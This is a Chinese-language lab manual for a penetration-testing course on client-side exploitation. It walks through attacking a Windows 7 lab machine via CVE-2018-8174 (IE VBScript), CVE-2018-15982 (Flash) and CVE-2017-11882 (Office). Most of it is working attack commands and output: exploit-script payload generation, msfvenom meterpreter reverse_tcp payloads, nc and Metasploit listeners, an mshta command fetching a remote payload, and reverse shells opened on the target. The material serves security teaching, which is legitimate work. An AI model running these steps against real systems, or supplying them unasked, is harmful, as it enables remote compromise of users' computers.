

实验单元2： 客户端渗透

2.1 实训说明

1.1.1 实训目的

掌握使用 meterpreter 进行漏洞利用方法。

1.1.2 背景知识

1.掌握 meterpreter 的基础用法。

2.掌握客户端渗透方法。

1.1.3 实习时长


2 个学时

2.2 实训环境

2.2.1 实训器材

Kali 虚拟机、Win7-SP1 虚拟机

2.2.2 网络结构



本实验中需要依赖网络，请实验老师根据学校组网与实验环境分配 IP， Kali 虚拟机与 Win7-SP1 虚拟机在同一网络段。

2.3 实训内容

2.3.1 实训准备

启动 Kali Linux 虚拟机。输入用户名 kali 和密码 kali，点击登录，进入 Kali Linux。

启动 Win7-SP1 虚拟机。输入用户名 whj 和密码 123456，登录系统。

2.3.2 客户端渗透

1. IE 浏览器远程代码执行漏洞（CVE-2018-8174）

Internet Explorer，是微软公司推出的一款网页浏览器，用户量极大。CVE-2018-8174 这个漏洞是 Windows VBScript Engine 代码执行漏洞，由于 VBScript 脚本执行引擎(vbscript.dll)存在代码执行漏洞，攻击者可以将恶意的 VBScript 嵌入到 office 文件或者网站中，一旦用户不小心打开，远程攻击者可以获取当前用户权限执行脚本中的恶意代码。

漏洞利用脚本下载链接：https://kgithub.com/Yt1g3r/CVE-2018-8174_EXP。


进入 kali 用户的家目录，然后进入 CVE-2018-8174_EXP 目录。

```
(kali㉿kali)-[~]
$ pwd
/home/kali

(kali㉿kali)-[~]
$ cd CVE-2018-8174_EXP

(kali㉿kali)-[~/CVE-2018-8174_EXP]
$ ls
CVE-2018-8174.py  exploit.html  exp.rtf  README.md


(kali㉿kali)-[~/CVE-2018-8174_EXP]
$
```



使用 python 脚本生成 payload。命令如下：


```
python2 CVE-2018-8174.py -u http://192.168.19.35/exploit.html -o exp.rtf -i 192.168.19.35 -p 4444
```

```
(kali㉿kali)-[~/CVE-2018-8174_EXP]
$ python2 CVE-2018-8174.py -u http://192.168.19.35/exploit.html -o exp.rtf -i 192.168.19.35 -p 4444
UNICODE_URL len 130 , need to pad ...
Generated exp.rtf successfully
!!! Completed !!!
```



Kali 使用 nc 开启本地监听，准备接收反弹 shell。

```
(kali㉿kali)-[~/CVE-2018-8174_EXP]
$ nc -lvvp 4444
listening on [any] 4444 ...
```




然后另开一个终端，使用 python 开启 Web 服务，端口 80。命令如下：

```
python2 -m SimpleHTTPServer 80
```

```
(kali㉿kali)-[~/CVE-2018-8174_EXP]
$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Win7 虚拟机 IE 浏览器访问链接：<http://192.168.19.35/exploit.html>。



访问报错，但是没关系，Kali 已经获取反弹 shell，攻击成功。

```
(kali㉿kali)-[~/CVE-2018-8174_EXP]
$ nc -lvvp 4444
listening on [any] 4444 ...
192.168.19.55: inverse host lookup failed: Host name lookup failure
connect to [192.168.19.35] from (UNKNOWN) [192.168.19.55] 49162
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation
C:\Users\whj\Desktop>whoami
whoami
whj-pc\whj
```

2. Adobe Flash Player 远程代码执行漏洞（CVE-2018-15982）

Adobe Flash Player 是一种广泛使用的、专有的多媒体程序播放器，它使用矢量图形的技术来最小化文件的大小以及创造节省网络带宽和下载时间的文件。因此 Flash 成为嵌入网页中的小游戏、动画以及图形用户界面常用的格式。CVE-2018-15982 这个漏洞可以进行远程代码执行，攻击者通过网页下载、电子邮件、即时通信等渠道向受害者发送恶意构造的 Office 文件诱使其打开处理，可能触发漏洞在用户系统上执行任意指令获取控制。

漏洞利用脚本下载链接：https://kggithub.com/Ridter/CVE-2018-15982_EXP

进入 kali 用户的家目录，然后进入 CVE-2018-15982_EXP 目录。

```
(kali㉿kali)-[~]
$ cd CVE-2018-15982_EXP

(kali㉿kali)-[~/CVE-2018-15982_EXP]
$ ls
64.bin  86.bin  CVE_2018_15982.py  exploit.swf  index.html  README.md

(kali㉿kali)-[~/CVE-2018-15982_EXP]
$
```




利用 msfvenom 生成木马文件 86.bin 和 64.bin，命令如下：

```
msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.19.35 -f raw > 86.bin
```

```
msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.19.35 -f raw > 64.bin
```

```
(kali㉿kali)-[~/CVE-2018-15982_EXP]
$ msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.19.35 -f raw > 86.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes


(kali㉿kali)-[~/CVE-2018-15982_EXP]
$ msfvenom -p windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.19.35 -f raw > 64.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
```



利用下载脚本生成文件视频文件 exploit.swf 和网页 index.html，命令如下：

```
python2 CVE_2018_15982.py -i 86.bin -I 64.bin
```

```
(kali㉿kali)-[~/CVE-2018-15982_EXP]
$ python2 CVE_2018_15982.py -i 86.bin -I 64.bin
```



```
[*] Done ! output file → exploit.swf
[*] Done ! output file → index.html
```

指导书图

msf 中设置监听，命令如下：

```
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.19.35

set LPORT 4444

run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.19.35
lhost => 192.168.19.35
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.19.35:4444
```

指导书图

然后另开一个终端，使用 python 开启 Web 服务，端口 80，命令如下：

```
python2 -m SimpleHTTPServer 80
```


```
(kali㉿kali)-[~/CVE-2018-15982_EXP]
$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80...
```



```
16 payloads - 45 encoders - 11 nops
9 evasion
```

指导书图


Win7 虚拟机 IE 浏览器访问 <http://192.168.19.35/index.html>。



有时候 ie 浏览器会崩溃。



但是不影响，kali 中已经获取到 shell。



3. Office 远程代码执行漏洞（CVE-2017-11882）

Microsoft Office 是由 Microsoft（微软）公司开发的一套基于 Windows 操作系统的办公软件套装，常用组件有 Word、Excel、PowerPoint 等。2017 年 11 月 14 日，微软发布了 11 月份的安全补丁更新，其中比较引人关注的莫过于悄然修复了潜伏 17 年之久的 Office 远程代码执行漏洞（CVE-2017-11882）。该漏洞为 Office 内存破坏漏洞，攻击者可以利用漏洞以当前登录的用户的身份执行任意命令。

漏洞利用脚本下载链接：<https://kgithub.com/Ridter/CVE-2017-11882>

下载 MSF 组件下载链接：<https://bgithub.xyz/0x09AL/CVE-2017-11882-metasploit>

启动 msfconsole，使用 cve_2017_11882 脚本进行攻击，具体命令如下：

```
use exploit/windows/smb/cve_2017_11882
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set lhost 192.168.19.35
```

```
set lport 4444
```

```
set uripath exp
```

```
run
```

```
msf6 > use exploit/windows/smb/cve_2017_11882
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/cve_2017_11882) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/cve_2017_11882) > set lhost 192.168.19.35
lhost => 192.168.19.35
msf6 exploit(windows/smb/cve_2017_11882) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/cve_2017_11882) > set uripath exp
uripath => exp
msf6 exploit(windows/smb/cve_2017_11882) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.19.35:4444
msf6 exploit(windows/smb/cve_2017_11882) > [*] Generating command with length 44
[*] msf.rtf stored at /home/kali/.msf4/local/msf.rtf
[*] Using URL: http://192.168.19.35:8080/exp
[*] Server started.
```

指导书图

然后生成目标机器的漏洞文档，进入 CVE-2017-11882 目录，执行以下命令：

```
python2 Command109b_CVE-2017-11882.py -c "mshta http://192.168.19.35:8080/exp" -o exp.doc
```

```
(kali@kali)-[~/CVE-2017-11882]
$ python2 Command109b_CVE-2017-11882.py -c "mshta http://192.168.19.35:8080/exp" -o exp.doc
[*] Done ! output file -> exp.doc
```

指导书图

批注 [A1]: 参考:

<https://www.cnblogs.com/zl20154312/p/8877386.html>

将组件添加到 kali 的相关目录下:

1.将 cve_2017_11882.rb 复制到

/usr/share/metasploit-

framework/modules/exploits/windows/smb/目

录下

2.把下载的 cve_2017_11882.rtf 复制到

/usr/share/metasploit-


framework/data/exploits/目录下

上面的这个 url 是 msf 中生成的恶意文件 exp 的下载地址。然后另开一个终端，使用 python 开启 Web 服务，端口 80。

```
python2 -m SimpleHTTPServer 80
```

```
(kali㉿kali)-[~/CVE-2017-11882]
$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Win7 虚拟机 IE 浏览器访问 <http://192.168.19.35/exp.doc>，将文件下载到本地。



然后使用 office 打开 exp.doc，可以发现 kali 中接收到反弹过来的 shell。

批注 [2]: 安装 office2013（只需安装 word 及宏相关组件即可）

```
msf6 exploit(windows/smb/cve_2017_11882) > [*] Generating command with length 44
[*] msf.rtf stored at /home/kali/.msf4/local/msf.rtf
[*] Using URL: http://192.168.19.35:8080/exp
[*] Server started.
[*] 192.168.19.55 cve_2017_11882 - Delivering payload
[*] Sending stage (175174 bytes) to 192.168.19.55
[*] Meterpreter session 1 opened (192.168.19.35:4444 -> 192.168.19.55:49191) at 2023-03-08 20:04:15 +0800

msf6 exploit(windows/smb/cve_2017_11882) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2160 created.
Channel 1 created.
Microsoft Windows [6.1.7601]
C:\Windows\system32>whoami
whoami
whj-pc\whj
C:\Windows\system32>
```

2.4 总结与思考

2.4.1 实训总结

这部分内容是关于客户端渗透中经典的漏洞利用操作过程，主要包括：

- IE 浏览器远程代码执行漏洞（CVE-2018-8174）
- Adobe Flash Player 远程代码执行漏洞（CVE-2018-15982）
- Office 远程代码执行漏洞（CVE-2017-11882）

2.4.2 思考题

问题：除了上面介绍的漏洞，你还知道哪些客户端漏洞？